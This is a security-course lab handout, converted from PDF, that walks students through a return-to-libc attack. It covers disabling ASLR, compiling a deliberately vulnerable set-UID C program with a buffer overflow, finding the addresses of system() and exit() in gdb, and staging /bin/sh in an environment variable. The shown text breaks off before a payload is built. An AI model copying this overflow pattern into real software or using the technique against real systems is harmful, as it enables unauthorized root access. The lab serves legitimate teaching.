


Exercise 6: Libc Exploit to Bypass No Execute Stack

Lab Objective: Exploiting Libc to bypass No Execute Stack to obtain root privileges.


Lab Tasks

1. ☐ Login to the [Software-Test-Linux-32bit](#) machine using **studentpassword** as Password.




2. ☐ As we have done earlier, we first verify that the Address Space Layout Randomization (ASLR) is off, because as you saw earlier, this will complicate the

process. In the terminal window, enter **sysctl kernel.randomize_va_space**. This should be set to 0. If it is not, then enter **sudo sysctl kernel.randomize_va_space=0**.



```
student@ubuntu: ~  
student@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0  
[sudo] password for student:  
kernel.randomize_va_space = 0  
student@ubuntu:~$
```

3. ☐ Now that we have turned the ASLR off, we can examine the sample code.
The code we first want to look at is found in the **retlib.c** file. Open it in your preferred editor and review. An example of the code is shown in the following screenshot.



```
Text Editor
*retlib.c (-/Downloads/libc) - gedit

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);


    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);


    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

4. ☐ As you can see in the above screenshot, there is a buffer overflow problem in this code. It first reads an input of size 300 bytes from a file called **badfile**. It then copies this into a buffer of 12 bytes, so 300 into 12 is not going to work well. The code will be set to a set-UID program, so a normal user who is exploiting it can obtain root privileges. Again, we are going to use badfile to create our shell code, and then copy it to our 12-byte buffer.
5. ☐ We want to compile the code. Enter **cd Downloads/libc** and then Enter **gcc -fno-stack-protector -z noexecstack -o retlib retlib.c**.

A screenshot of a Linux terminal window titled "Terminal" with a standard Ubuntu desktop background. The terminal shows a user named "student" at "ubuntu" in the directory "~/Downloads/libc". The user runs the command "gcc -fno-stack-protector -z noexecstack -o retlib retlib.c". The output shows the compilation was successful, with a warning from "/usr/bin/ld" about the "-z noexecstack" option being ignored. The prompt returns to the user.

```
student@ubuntu: ~/Downloads/libc
student@ubuntu:~$ cd Downloads/libc
student@ubuntu:~/Downloads/libc$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
/usr/bin/ld: warning: -z noexecstack ignored.
student@ubuntu:~/Downloads/libc$
```


6. ☐ Once the code compiles, we want to set the set-UID bit. Enter **sudo chown root retlib** and then **sudo chmod 4755 retlib**.



```
Terminal
student@ubuntu: ~/Downloads/libc
student@ubuntu:~$ cd Downloads/libc
student@ubuntu:~/Downloads/libc$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
/usr/bin/ld: warning: -z noexecstack ignored.
student@ubuntu:~/Downloads/libc$ sudo chown root retlib
[sudo] password for student:
student@ubuntu:~/Downloads/libc$ sudo chown 4755 retlib
student@ubuntu:~/Downloads/libc$
```


7. ☐ Our first task is to find the address of the **libc** function. In Linux, when a program runs, the libc library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address (for different programs, the memory addresses of the libc library may be different). Therefore, we can easily find out the address of **system()** using a debugging tool such as **gdb**. We can debug the target program retlib. Even though the program is a root-owned Set-UID program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID). Inside gdb, we need to type the run command to execute the target program once; otherwise, the library code will not be loaded. We use the **p** command (or print) to print out the address of the **system()** and **exit()** functions (we will need exit() later on).
8. ☐ We need to create our **badfile**. In the terminal window, enter **touch badfile**.

9. ☐ Now that we have the file, enter **`gdb -q retlib`**. We use the quiet mode here, and you will note from the following screenshot that we do not have debugging symbols.

A screenshot of a Linux desktop environment with a purple and red geometric wallpaper. On the left is a vertical dock with icons for various applications including a terminal, file manager, Firefox, LibreOffice, and Amazon. A terminal window is open in the center, titled 'Terminal'. The prompt shows the user is 'student' on an 'ubuntu' machine in the directory '~/Downloads/libc'. The command 'gdb -q retlib' has been entered. The output shows 'Reading symbols from retlib...(no debugging symbols found)...done.' and the prompt has changed to 'gdb-peda\$'.


```
student@ubuntu: ~/Downloads/libc
student@ubuntu:~/Downloads/libc$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$
```

10. ☐ Next, enter **`run`**. Once the output stops, enter **`p system`**. Then enter **`p exit`** and **`quit`**. An example of this output is shown in the following screenshot.



```
student@ubuntu: ~/Downloads/libc
gdb-peda$ run
Starting program: /home/student/Downloads/libc/retlib
[New process 3080]
process 3080 is executing new program: /bin/dash
[New process 3081]
sh: 1: ix:abstract=/tmp/dbus-4eZp2Whbcf: not found
[Inferior 3 (process 3081) exited with code 0177]
Warning: not running
gdb-peda$ p system
$1 = {<text variable, no debug info> 0xb7e40da0 <__libc_system>}
gdb-peda$ p exit
$2 = {<text variable, no debug info> 0xb7e349d0 <__GI_exit>}
gdb-peda$
```


11. ☐ We have the two addresses now. The attack strategy is to jump to the **system()** function and get it to execute a command, which in our case is **/bin/sh**. For this to occur, we have to have **/bin/sh** in memory first and we need that address to pass to the **system()** in libc. One of the ways to this is to use an environment variable and that is what we will use; there are others as well
12. ☐ To create our environment, enter the following commands:
 13. `export MYSHELL=/bin/sh`
`env | grep MYSHELL`
14. ☐ An example of the output of these commands is shown in the following screenshot.



15. ☐ We now need to create a program that will provide us the address. In your preferred text editor, enter the following code:

```
16. #include <stdio.h>
17. #include <stdlib.h>
18.
19. void main()
20. {
21.     char* shell = getenv("MYSHELL");
22.     if (shell)
23.         printf("%x\n", (unsigned int)shell);
24. }
```


24. ☐ Save the file as **printenv.c** and compile it. Enter **gcc -o printenv printenv.c**. Then enter **./printenv** to run the program. An example of this is shown in the following screenshot.




25. ☐ Now, let us return to our vulnerable program and review the process of how we can get the jump to the address of the environment variable. The area with the buffer overflow is shown in the following screenshot.

```
/* The following statement has a buffer overflow problem */
fread(buffer, sizeof(char), 300, badfile);
```

26. ☐ When **bof()** is called, our stack will resemble what is shown in the following screenshot.



27. ☐ To reiterate, we have a stack that is not executable, so we have to get the code to jump into the environment variable and run the `system()` at that address. This concept is shown in the following screenshot.




28. ☐ As the screenshot in Figure 6.8 shows, our first task is to overflow the return address of `bof` and replace it with the address of our `system()`.
29. ☐ We have not completed the steps yet; because we got to the `system`, it does not mean that it is ready. We have to pass the string `/bin/sh` to the `system` function; otherwise, we do not have a shell.

30. ☐ Therefore, we still need to do the following:

a. Obtain the address containing **`/bin/sh`**.

b. Determine where to insert that address relative to our `buffer[]`.

31. ☐ We have the address from the technique we used earlier, so we can use that now. Since we are on a 32-bit system, each address is 4 bytes. We need to add two levels to the stack frame. This is shown in the following screenshot.



32. ☐ As the above screenshot shows, we need to add **0x08** bytes to our address of the Frame Pointer (`ebp`).

33. ☐ To calculate this, it is best to use a step-by-step approach and trace the control flow from the return of **`bof()`** into the entry of the **`system()`**. This will provide us the correct distance for the address from the `"bin/sh"` to the buffer.


34. ☐ Note that if we change the name of the program, it will **CHANGE** the address as well.

35. ☐ Every function on return executes the following two assembly instructions:

`mov %ebp, %esp` : copy the value of ebp into esp

`pop %ebp` : pop the top of the stack and place it into ebp

36. ☐ This is shown in the following screenshot.



37. ☐ The stack pointer now points to where the frame pointer points in order to release the stack space allocated for the local variables.

38. ☐ The previous frame pointer is assigned to %ebp to recover the frame pointer of the caller's function.

